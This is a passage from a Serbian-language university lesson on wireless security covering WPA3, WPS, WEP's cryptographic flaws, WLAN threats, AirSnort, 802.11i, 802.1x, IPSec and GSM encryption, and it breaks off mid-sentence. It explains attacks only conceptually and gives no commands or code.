WPA3 je izgrađen na WPA2 standardu i zadržava interopatibilnost sa WPA2-podržanim uređajima. WPA3 mreže zahtevaju korišćenje PMF-a (Protected Management Frames – služi za zaštitu od presluškivanja i izmene). WPA3 će podržavati 2 načina rada: Personal i enterprise.
Personal način rada će doneti individualnim korisnicima više zaštite u vidu autentifikacije šifre, čak i u slučaju kada korisnik izabere šifru koja nije dovoljno jaka, odnosno nije napravljena po zahtevima vezanim za kompleksnost šifre. Ova mogućnost je omogućena pomoću Simultaneous Authentication of Equals koja će zameniti PSK. Tehnologija je otporna na offline dictionary napade gde napadač pokušava da odredi šifru mreže pokušavajući moguće šifre.
Ovo su karakteristike koje bi ovaj način rada trebalo da podržava:
• Prirodna selekcija šifara: Omogućavanje korisniku da izabere šifru koja je laka za pamćenje.
• Lako korišćenje: Daje dodatnu zaštitu bez izmenene načina na koji se korisnici povezuju na mrežu.
• Forward secrecy: Štiti podatke čak iako je šifra kompromitovana nakon što su podaci poslati.
Ovaj način zaštite je namenjen mrežama koje koriste kompanije, vlade i finansijske institucije. Nudi ekvivalent 192-bitnoj jačini enkripcije obezbeđujući dodatnu zaštitu za prenos osetljivih podataka.
Karakteristike:
• Autentifikovana enkripcija: 256-bit Galois/Counter Mode Protocol (GCMP-256) .
• Izvođenje ključa i potvrda: za ovo se koristi 384-bitni Hashed Message Authentication Mode (HMAC) u kombinaciji sa Secure Hash Algorithm (HMAC-SHA384).

• Uspostavljanje ključa i autentifikacija: koristi se Elliptic Curve Diffie-Hellman (ECDH) razmena i Elliptic Curve Digital Signature Algorithm (ECDSA) koristeći 384-bitnu eliptičnu krivu.


WPS PROTOKOL

Wi-Fi Protected Setup (WPS)

IEEE 802.11 grupa je primetila da mnogi korisnici odbijaju da koriste zaštitu.
Ovaj problem proističe zbog naglog rasta popularnosti 802.11 mreža, koje su postale apsolutno neophodne u svakom domu/poslovnom prostoru.
Veliki broj korisnika nema dovoljno tehničkog znanja, i podešavanja im se mogu činiti komplikovanim. Takođe, veliki broj korisnika ne želi pamtiti šifre, koje kasnije mora unositi u svaki uređaj koji želi povezati na svoju mrežu.
IEEE 802.11 za ovaj problem nalazi rešenje u WPS tehnologiji, koju predstavlja 2007. godine.
Ova tehnologija omogućava korisnicima da se brzo i lako konektuju na pristupnu tačku, odnosno na 2 moguća načina.

1. PBC
2. PIN

Umesto unosa šifre, korisnici mogu pritisnuti WPS dugme na ruteru i klijent uređaju i automatski se povezati.



Slika 1.8 WPS dugme [Izvor: Autor]

TRI OSNOVNE BEZBEDNOSNE USLUGE

IEEE za WLAN okruženje definiše tri osnovne bezbednosne usluge.

IEEE za WLAN okruženje definiše tri osnovne bezbednosne usluge:

- Provera identiteta ***(engl.*** Authentication***)*** *– Primarni cilj WEP protokola je bio da pruži bezbednosne usluge za proveru identiteta komunikacije klijent stanica. Ovo omogućava nadzor pristupa mreži odbijanjem pristupa klijent stanica koje se ne autorizuju ispravno.*

Ova usluga odgovara na pitanje, "samo je ovlašćenim licima dozvoljeno da pristupe mojoj mreži?"

- Poverljivost ***(engl.*** Confidentiality***)*** *– poverljivost ili privatnost je bio drugi cilj WEPa. On je razvijen da obezbedi "privatnost postignutu žičanom mrežom." Namera je bila da se spreči kompromitovanje informacije povremenim prisluškivanjem (pasivni napad). Ova usluga, uopšteno, odgovara na pitanje, "samo je ovlašćenim licima dozvoljeno da vidi moje podatke? "*
- Integritet ***(engl.*** Integrity***)*** *– Još jedan cilj WEP protokola je bio bezbednosna usluga razvijena kako bi se osiguralo da poruke nisu izmenjene u tranzitu između klijenata i pristupne tačke tokom aktivnog napada.*

Važno je napomenuti da standard ne govori o drugim bezbednosnim uslugama, kao što su audit, autorizacija i neporečivost.

Poglavlje 2


Provera identiteta, privatnost i integritet

PROVERA IDENTITETA

Jedan način provere identiteta deljeni ključ zasniva se na kriptografiji, drugi ne.

IEEE 802.11 *specifikacija definiše dva načina "validnog" pokušaja bežičnog korisnika da pristupi žičanoj mreži: provere identiteta otvorenog sistema i provere identiteta deljenim ključem. Jedan način provere identiteta* deljeni ključ *zasniva se na kriptografiji, drugi ne.*

Kod provere identiteta *otvorenih sistema klijent se autentifikovao ako je jednostavno odgovarao sa MAC adrese tokom dve razmene poruke sa pristupnom tačkom. Tokom razmene, klijent nije zaista potvrđen, ali jednostavno odgovara sa ispravnim poljima u razmeni poruka. Očito, bez kriptografske provere, provera identiteta otvorenih sistema je vrlo ranjiva na napad, i praktično poziva neovlašćeno pristupanje. Provera identiteta otvorenog sistema je jedini oblik provere identiteta koji zahteva 802.11 specifikacija.*




Slika 2.1 -Taksonomija standarda 802.11 za tehnike provere identiteta [Izvor: Autor]

PROVERA IDENTITETA DELJENIM KLJUČEM

Šema se zasniva na tome da li klijent ima deljenu tajnu.

Provera identiteta *deljenim (engl.* shared *) ključem je kriptografskih tehnika za proveru identiteta. To je jednostavno „odgovor izazovu“ (engl. "* challenge response *"); šema se zasniva na tome da li klijent ima deljenu tajnu. U ovu šemu, konceptualno prikazanoj na Slici*

2, slučajni izazov (engl. challenge) generiše pristupna tačka i šalje bežičnom klijentu. Klijent, korišćenjem kriptografskog ključa koji deli sa ''pristupnom tačkom'' (engl. access point AP), šifruje izazov i vraća rezultat pristupnom tačkom.




Slika 2.2 -Tok podataka za proveru identiteta deljenim ključem [Izvor: Autor]

PRIVATNOST

Napadi su pokazali da je WEP pristup za privatnost, na žalost, ranjiv na određene napade bez obzira na dužinu ključa.

Standard 802.11 podržava privatnost (poverljivost) korišćenjem kriptografskih tehnika za bežični interfejs. WEP kriptografske tehnike za poverljivost takođe koristi simetrični algoritam RC4 šifre toka za generisanje pseudo-slučajnih sekvenci podataka. Taj "ključ toka" je jednostavno dodat po modulu 2 (ekskluzivno ILI) na podatke koji se šalju. U 802.11 standardu je definisano da WEP podržava samo 40-bitne kriptografske ključeve za deljeni ključ.



Slika 2.3 -WEP privatnost korišćenjem RC4 algoritma [Izvor: Autor]

INTEGRITET

Na žalost, 802.11 integritet je ranjiv na određene napade nezavisno od veličine ključa.

IEEE 802.11 specifikacija takođe opisuje način da se obezbedi integritet podataka za poruke koje se prenose između klijenata i bežične pristupne tačke. Ova bezbednosna usluga je osmišljena kako bi se odbile sve poruke koje bi bile izmenjene od strane aktivnog protivnika "u sredini." Tehnika koristi jednostavan Cyclic Redundancy Check-CRC pristup.

Na žalost, 802.11 integritet je ranjiv na određene napade nezavisno od veličine ključa. Ukratko, osnovni nedostatak u šemi WEP integriteta je da jednostavan CRC nije "kriptografski siguran" mehanizam, kao što je hash ili kod za overu poruke (MAC).

IEEE 802.11 specifikacija, nažalost, ne identifikuje bilo koji način za upravljanje ključem (životni ciklus upravljanja kriptografskim ključevima i srodni materijal). Dakle, generisanje, distribucija, skladištenje, učitavanje, arhiviranje, audit, i uništavanja materijala je prepušteno onima koji kreiraju WLAN. Upravljanje ključem za 802.11 ostaje u velikoj meri praksa za korisnike 802.11 mreže.

Kao rezultat toga, mnoge ranjivosti mogle bi da budu uvedena u WLAN okruženje.

Poglavlje 3

Sigurnosni propusti u IEEE802.11 i zahtevi i pretnje

SIGURNOSNI PROPUSTI U IEEE 802.11 STANDARDU

WEP koristi RC4 kriptografski algoritam sa promenljivom dužinom ključa za zaštitu saobraćaja.

Kao što je već spomenuto, WEP protokol se koristi u WLANu baziranom na 802.11. WEP koristi RC4 kriptografski algoritam sa promenljivom dužinom ključa za zaštitu saobraćaja. Još jednom, standard 802.11 podržava WEP kriptografske ključeve od 40-bita. Međutim, neki proizvođači imaju implementiran proizvod sa 104-bitnim ključevima, pa čak i 128-bitnim ključevima. Uz dodatna 24-bita IV, stvarni ključ koji se koristi u RC4 algoritmu je 152 bita za 128 bitni WEP ključ. Vredno je napomenuti da neki proizvođači generišu ključeve nakon pritisaka korisnika na tastere, koji ispravno, korišćenjem odgovarajućih slučajnih procesa može se dobiti jak WEP ključ. Ostali proizvođači, međutim, baziraju WEP ključeve na lozinkama koji su izabrali korisnici to obično smanjuje efektivnu dužinu ključa.

Nekoliko grupa kompjuterskih stručnjaka za bezbednost su otkrili neke bezbednosne probleme kojim zlonamerni korisnici mogu da kompromituju bezbednost WLAN-a. Ovo uključuje:

- *pasivne napade na dešifrovani saobraćaj zasnovan na statističkoj analizi*
- *aktivne napade kako bi se uveo novi saobraćaj*
- *aktivne napade na dešifrovani saobraćaj*
- *''napadi izgradnje rečnika'' .*

BEZBEDNOSNI PROBLEMI

Bezbednosni problemi sa WEP-om uključuju sledeće.

Bezbednosni problemi *sa WEP-om uključuju sledeće:*

1. *Korišćenje statičkih WEP ključeva – mnogi korisnici na bežičnu mrežu potencijalno dele identične ključeve dugo vreme, što je poznata bezbednosna ranjivost. To je delimično zbog nedostatka bilo koje odredbe za upravljanje ključevima u WEP protokolu.*
2. *IV u WEP, polje 24-bita je poslato u deo otvorenog* tekst poruke. *Ovaj 24-bitni string, koristi se za inicijalizaciju ključa toka generisanog od strane RC4 algoritma, relativno je malo polje kada se koristi za kriptografske svrhe.*

3. *IV je deo RC4 ključa šifrovanja. Činjenica da, ako prisluškivač zna 24-bita za svaki ključ paketa, u kombinaciji sa slabošću u RC4 rasporedu ključa, vodi do uspešnog analitičkog napada, da se oporavi ključ, nakon presecanja i analize samo relativno male količine saobraćaja.*
4. *WEP ne obezbeđuje kriptografsku zaštitu integriteta. Međutim, 802.11 MAC protokol koristi nekriptografski Cyclic Redundancy Check-CRC za proveru integriteta paketa. Kombinacija nekriptografske sume za proveru sa šifrom toka je opasna i često uvodi ranjivost, kao što je slučaj za WEP.*

BEZBEDNOSNI ZAHTEVI I PRETNJE

Zbog izloženosti i jednostavnosti pristupa, u bežičnim mrežama postoje i dodatni sigurnosni rizici.

Sve sigurnosne pretnje koje postoje u fiksnim mrežama su potencijalne pretnje i u bežičnim mrežama, no zbog svoje izloženosti i jednostavnosti pristupa, u bežičnim mrežama postoje i dodatni sigurnosni rizici . Najveća prednost – bežični pristup – ujedno je iz sigurnosnog gledišta i najveći nedostatak bežične mreže. Signal koji emituje bežična pristupna tačka nije moguće ograničiti samo na lokaciju gde je fizički smeštena organizacija unutar koje je poželjno da mreža bude dostupna. Maliciozni korisnici mogu dobiti pristup mreži prisluškivanjem saobraćaja i probijanjem enkripcije ukoliko mreža nije adekvatno zaštićena.

Izraženije sigurnosne pretnje u bežičnim mrežama su:

- *maliciozni korisnici mogu dobiti neautorizovan pristup internoj mreži kroz bežičnu mrežu,*
- *osetljive informacije koje nisu šifrovane, a šalju se kroz bežičnu mrežu, mogu biti presretane,*
- *maliciozni korisnici mogu ukrasti identitet legitimnog korisnika i koristiti ga na mreži,*
- *moguće je izvršiti DoS (engl. Denial of Service) napad na bežičnu mrežu ili uređaj,*
- *maliciozni korisnici mogu kroz bežičnu mrežu pokretati napade na druge mreže, a da pri tome ostanu anonimni*
- *Maliciozni korisnik može postaviti pristupnu tačku koja „glumi“ legitimnu pristupnu tačku sa ciljem da namami legitimne korisnike da se vežu na pogrešnu pristupnu tačku.*

Poglavlje 4

Gubitak poverljivosti, integriteta i raspoloživosti

GUBITAK POVERLJIVOSTI

Poverljivost je svojstvo sa kojom informacije nisu dostupne ili otkrivene neovlašćenim pojedinacima, entitetima, ili procesima.

*To je, uopšteno, osnovni bezbedonosni uslov za većinu organizacija. Zbog radio difuzije i radio prirode bežične tehnologije, poverljivost*je teže *zadovoljiti u bežičnoj mreži. Protivnici ne moraju da se priključe na mrežni kabl za pristup mrežnim resursima. Štaviše, on možda neće biti u mogućnosti da kontroliše udaljenost na kojima se dešava prenos. To čini tradicionalne fizičke protivmere bezbednosti manje efikasnim.*

Pasivno prisluškivanje *802.11 bežične komunikacije može biti uzrok značajnog rizika za organizaciju. Protivnik može slušati i dobiti osetljive informacije, uključujući privatne informacija, mrežni ID i lozinke, podatke konfigurisanja. Ovaj rizik je prisutan, jer 802.11 signali mogu putovati izvan zgrade ili perimetra, ili zato što možda postoji "insider." Obzirom na prošireni spektar 802.11 emisija, protivnici mogu detektovati preko prenosa sa parkirališta ili obližnjeg puta.*

Ova vrsta napada koji se izvodi korišćenjem alat za analizu bežičnih mreža ili njuškanjem, posebno je laka iz dva razloga:

- *česte opcije poverljivosti WLAN tehnologije nisu omogućene,i*
- *zbog brojnih propusta u 802.11 tehnologiji bezbednosti, određuje protivnika da može kompromitovati sistem.*

AIRSNORT

AirSnort je jedna od prvih kreiranih alata za automatizovani proces analiziranja mreže.

Nažalost, on se i najčešće koristi za prekid bežične mreže. AirSnort može iskoristiti nedostatke u algoritmu raspoređivanja ključa koji se koristi za implementaciju RC4.

Da biste ostvarili ovo, AirSnort zahteva samo startovanje na računaru Linux operativnog sistema i bežične mrežne kartice. Softver pasivno prati WLAN prenose podataka i računa ključ šifrovanja nakon njuškanja najmanje 100 MB mrežnih paketa. Na visoko zaštićenim mrežama,

prikupljanje ove količine podataka može biti samo tri ili četiri sata ako *je opseg saobraćaja nizak, on može potrajati nekoliko dana.*

Na primer, zauzeta pristupna tačka šalje 3000 bita na 11 Mbps istrošiće 24-bitni IV prostor nakon otprilike 10 sati. Ako posle deset časova napadač oporavi dva šifrata koji koristi isti ključ toka, i integritet podataka i poverljivost mogu biti lako kompromitovani.

Nakon što su primljeni mrežni paketi, osnovni ključ može biti pogođen za manje od jedne sekunde.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

GUBITAK INTEGRITETA

Problemi integriteta podataka u bežičnim mrežama su slični onima u žičanim mrežama.

Zbog toga što organizacije često implementiraju bežičnu i žičanu komunikaciju bez adekvatne kriptografske zaštite podataka, integritet podataka je teško postići. Haker, na primer, može kompromitovati integritet podataka brisanjem ili izmenom podataka u poruci e-pošte sa računa na bežični sistem.

To može da bude štetno za organizaciju ako su važne elektronske poruke široko distribuirane među elektonskim porukama primaoca. Budući da postojeće bezbednosne funkcije 802.11 standarda ne pružaju snažan integritet poruke, moguće su druge vrste aktivnih napada koji ugrožavaju integritet sistema.

Kao što je objašnjeno ranije, u WEP zasnovanom mehanizmu integriteta je jednostavan linearni CRC. Mogući su napadi modifikacije poruka kada se ne koriste kriptografskih mehanizami provere, kao što su kodovi za proveru identiteta poruke i hash.

GUBITAK RASPOLOŽIVOSTI MREŽE

Gubitak dostupnosti mreže uključuje neki oblik DoS napada, kao što je prigušivanje.

Prigušivanje *se javlja kada zlonamerni korisnik namerno podstiče signal od bežičnih uređaja u cilju da „preplavi“ propisane bežične signale. Takođe, prigušivanje može biti uzrokovano nehotice bežičnim telefonom ili emisijom mikrotalasne peći.*

Prigušivanje rezultira prekidom u komunikaciji jer propisani bežični signali nisu u stanju da komuniciraju na mreži. Nezlonamerni korisnici mogu takođe uzrokovati DoS.

Korisnik, na primer, može nehotice monopolisati bežični signal preuzimanjem velike datoteke, efikasno onemogućavajući ostalim korisnicima pristup mreži. Kao rezultat toga, bezbednosnom politikom bi trebalo ograničili vrste i količine podataka koje korisnici mogu preuzeti preko bežične mreže.

Poglavlje 5

Protokol IEEE802.11i i IEEE802.1x

PROTOKOL IEEE802.11I

Protokol 802.11i obezbeđuje više oblika šifrovanja.

Protokol 802.11i obezbeđuje više oblika šifrovanja, uključujući i pojačanu verziju WEP šifrovanja. WEP protokol je obezbedio relativno slabo šifrovanje, samo jedan način autentifikacije, i nije obezbedio distribuciju ključeva. Protokol IEEE802.11i raspolaže jačim oblikom šifrovanja, proširivim skupom mehanizama za autentifikaciju i distribuciju ključeva.

CCMP se smatra boljim i trajnijim rešenjem problema zaštite podataka u bežičnim mrežama. CCMP je zasnovan na AES algoritmu (Advanced Encription Standard) koji radi u takozvanom CCM režimu rada (Counter Mode Encryption with CBC-MAC Data Origin Authenticity). Upotreba CCMP-a je obavezna u svim implementacijama standarda 802.11i. Za šifrovanje i zaštitu integriteta podataka u CCM režimu rada koristi se 128-bitni vremenski ključ (engl. temporal key), poznat klijentu i pristupnoj tački.

CCM je specijalno dizajniran za standard 802.11i i predviđen je samo za blokovsko šifrovanje; trenutno ne postoje planovi da se prilagodi protočnom šifrovanju, tj. tokovima podataka. CCM radi sa 128-bitnim blokovima podataka. Najpre se u CBC-MAC režimu generiše MIC kojim se štiti integritet paketa (prvo se šifruje prvi blok podataka, zatim se izvodi operacija XOR nad šifratom i drugim blokom podataka i rezultat ponovo šifruje; nastavlja se do kraja poruke i dobija rezultat.

CCMP značajno povećava nivo sigurnost u odnosu na TKIP, a naročito u odnosu na WEP. Jedini nedostatak CCMP-a je to što se ne može implementirati u postojeću mrežnu opremu, nego se ona mora zameniti novijom opremom, koja će biti dovoljno sposobna da pokreće AES algoritam bez značajnije degradacije performansi.

Protokol IEEE802.11i pored bežičnog klijenta i pristupne tačke AP, definiše server za proveru identiteta sa kojim AP može da komunicira. Razdvajanje servera za proveru identiteta od AP, dozvoljava serveru za proveru identiteta da opslužuje više pristupnih tačaka. Na taj način centralizovane su odluke u pogledu provere identiteta i pristupa unutar jednog servera.


ČETIRI FAZE RADA PROTOKOLA

Četiri faze rada protokola IEEE802.11i.

Četiri faze rada protokola IEEE802.11i, Slika 1, su:

- *otkrivanje*

- *međusobna autentifikacija i generisanje glavnog ključa*
- *generisanje uparenog glavnog ključa*
- *generisanje privremenog ključa (TK).*



Slika 5.1 -Protokol IEEE802.11i: četiri faze rada [Izvor: Autor]

PROTOKOL IEEE802.1X

Fokus standarda 802.1x je unapređenje mehanizma provere identiteta, čime se rešava dobar deo trenutnih problema sigurnosti bežičnih mreža.

802.1x radi na MAC podsloju drugog sloja OSI modela. Klijenti se pridružuju mreži preko portova, koji u okvirima standarda označavaju pridruživanje klijenata pristupnoj tački. Standard 802.1x pruža radni okvir (engl. framework) za različite metode provere identiteta – pomoću lozinki, sertifikata i pametnih kartica (engl. smartcard).
802.1x apstrahuje tri entiteta: klijenta – tj. molioca (engl. supplicant), autentifikatora i server za proveru identiteta. Molilac (mrežna kartica klijenta) koristi usluge autentifikatora (pristupne tačke) koje mu on nudi preko portova. Klijent se posredstvom autentifikatora predstavlja serveru za proveru identiteta (bilo koji EAP server, najčešće RADIUS) koji nalaže autentifikatoru da supplicantu dozvoli pristup mreži. Pretpostavka je da svi autentifikatori komuniciraju sa istim centralnim servisom za proveru identiteta.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

SIGURNOSNI CILJEVI STANDARDA 802.1X

802.1x je projektovan tako da zadovolji sledeće sigurnosne ciljeve.

- Kontrola pristupa i mogućnost međusobne provere identiteta. Zbog same prirode bežičnih mreža, njihovi projektanti ne mogu uvek da ograniče prostiranje radio-signala unutar granica organizacije. Zbog toga mreže mogu biti izložene napadu sa parkinga. Da bi se to sprečilo, sigurnosna okosnica mora da ima način za strogu kontrolu pristupa mreži i za obostranu proveru identiteta klijenta i pristupne tačke na nivou svakog pojedinačnog paketa. Dakle, svakom paketu se mora proveriti identitet. U samom protokolu je to ostvareno tako što autentifikator i server za proveru identiteta komuniciraju preko RADIUS protokola. Svaki autentifikator ima deljeni tajni ključ sa severom. Sve RADIUS poruke sadrže polje Request Authenticator koje je heš napravljen HMAC-MD5 heš funkcijom s deljenom tajnom kao ključem. Ovo polje postavlja RADIUS server, a proverava pristupna tačka (autentifikator). Pristupna tačka postavlja polje EAP Authenticator na sličan način
- Fleksibilnost i skalabilnost. Bežične mreže imaju široko područje primene – od mreža unutar velikih korporacija koje imaju visoke sigurnosne zahteve, do javnih bežičnih mreža koje pretplatnicima pružaju uslugu pristupa Internetu i u kojima se sigurnosni zahtevi svode na posedovanje korisničkog imena i lozinke, bez šifrovanja podataka. Standard mora biti dovoljno fleksibilan da zadovolji potrebe svih korisnika bežičnih mreža. Skalabilnosti u 802.1x ostvarena je odvajanjem autentifikatora od samog procesa provere identiteta u 802.1x. Fleksibilnost je ostvarena preko EAPoL poruka u koje se mogu enkapsulirati sve vrste EAP paketa.
- Sigurnost. Najistaknutije svojstvo bežičnih mreža jeste mobilnost korisnika. Zbog toga okosnica mora da bude takva da korisnicima osigura mogućnost provere identiteta bez obzira na to jesu li u svojoj domaćoj mreži ili u tuđoj. To je omogućeno razdvajanjem autentifikatora i servera za proveru identiteta na dva različita entiteta.
- Stroga poverljivost podataka. Bežični medijum zbog svojih svojstava ne osigurava dovoljnu poverljivost podataka jer svako sa odgovarajućom opremom može prisluškivati komunikaciju klijenta i pristupnih tačaka. Zbog toga standard mora pružiti potporu za zaštitu poverljivosti podataka kroz dinamičku izmenu ključeva za šifrovanje podataka između klijenta i pristupne tačke.

KORIŠĆENJE IPSEC PROTOKOLA U BEŽIČNIM MREŽAMA

Osnovna ideja korišćenja IPSec protokola u bežičnim mrežama jeste da bežičnu mrežu smatramo javnom, tj. nesigurnom mrežom.

Bežičnu mrežu treba staviti van intraneta organizacije/preduzeća i na taj način povećati sigurnost mreža. Prvi korak uključivanja IPSec protokola u bežičnu mrežu jeste instaliranje klijentskog softvera za podršku IPSec protokolu na svakom računaru u bežičnoj mreži (ukoliko operativni sistemi nemaju podršku za IPSec). Time se obezbeđuje da klijent mora, pre nego što se pridruži bežičnoj mreži, uspostaviti IPSec tunel do žične mreže i samo kroz tunel komunicirati s drugim računarima. Saobraćaj se filtrira na više slojeva – na 2. i 3. sloju OSI modela - i na taj način se osigurava komunikacija isključivo preko sigurnog tunela.
Velika zamerka IPSec protokolu jeste njegova složenost. Složenost sistema je u suprotnosti s njegovom sigurnošću, jer, što je sistem kompleksniji, veća je i mogućnost da se projektantima potkradu greške. Međutim, može se zaključiti da je IPSec/VPN tehnologija najbolji izbor za

maksimalnu sigurnost bežičnih računarskih mreža, kao i da bi je, bez obzira na visoku cenu uvođenja i složenost sistema, trebalo koristiti u svakoj važnijoj bežičnoj računarskoj mreži.

Poglavlje 6

Bezbednost mobilnih mreza i ličnih bezicnih mreža

BEZBEDNOST MOBILNIH MREŽA

Fiksna telefonija je sigurnija od mobilne.

Korišćenje mobilnih uređaja doživljava veliku ekspanziju u zadnjih petnaestak godina. Može se reći da je u upotrebi možda i nekoliko miliona uređaja *. Trend rasta traje već nekoliko godina I broj mobilnih uređaja premašio je broj fiksnih linija.*
U računarskim mrežama u kojima se za prenos podataka koriste žičani i optički medijumi, postoji određeni nivo inherentne fizičke sigurnosti u odnosu na Wi-Fi mreže (potreban je fizički pristup telefonskoj žici). Analogno tome, fiksna telefonija je sigurnija od mobilne. Pojednostavljeno rečeno, svako sa radio-prijemnikom teoretski može osluškivati eter, dok je kod fiksne telefonije potrebno imati fizički pristup prenosnom medijumu ili centrali.

Zbog toga je bilo potrebno u GSM sistemu osigurati zavidan nivo sigurnosti mobilnih uređaja, odnosno prenosa govora i podataka, pogotovo nakon propusta koji su bili uočeni u starijim mobilnim tehnologijama. U novijim tehnologijama, kao što su GPRS, UMTS ispravljeni su ti nedostaci.

ŠIFROVANJE KOMUNIKACIJE

Šifrovanje je vrlo važan deo GSM sistema, jer sprečava presretanje podataka i signalnih poruka.

GSM sistem koristi simetrične algoritme za šifrovanje, tj. isti ključ Kc koristi se i za šifrovanje i za dešifrovanje. Ključ Kc je poznat samo mobilnom uređaju i mobilnoj mreži, što znači da presretnuta poruka napadaču neće značiti ništa jer ne poznaje ključ. Ključ Kc bi se morao neprestano menjati, u slučaju da je otkriven. Metoda distribucije ključa Kc mobilnom uređaju povezana je sa procedurom provere identiteta. Svaki put kad se pokrene algoritam A3 (za generisanje SRES-a), pokreće se i algoritam A8 (u SIM kartici se oba algoritma izvršavaju u isto vreme). Algoritam A8 koristi slučajan broj RAND i ključ Ki kao ulaze za generisanje 64-bitnog ključa Kc, koji se čuva u SIM kartici. Mobilna mreža, takođe, generiše ključ Kc i šalje ga baznoj stanici koja učestvuje u komunikaciji.

Iako arhitektura GSM sistema dozvoljava upotrebu različitih algoritama za A3 i A8, većina operatera se odlučuje za COMP128, koji je razvijan u potpunoj tajnosti. COMP128 je na kraju praktično postao „javna tajna“ (zahvaljujući raznim dokumentima koji su „procurili“ u javnost) i tako je otkriveno da sadrži ozbiljne sigurnosne propuste. Većina operatera se

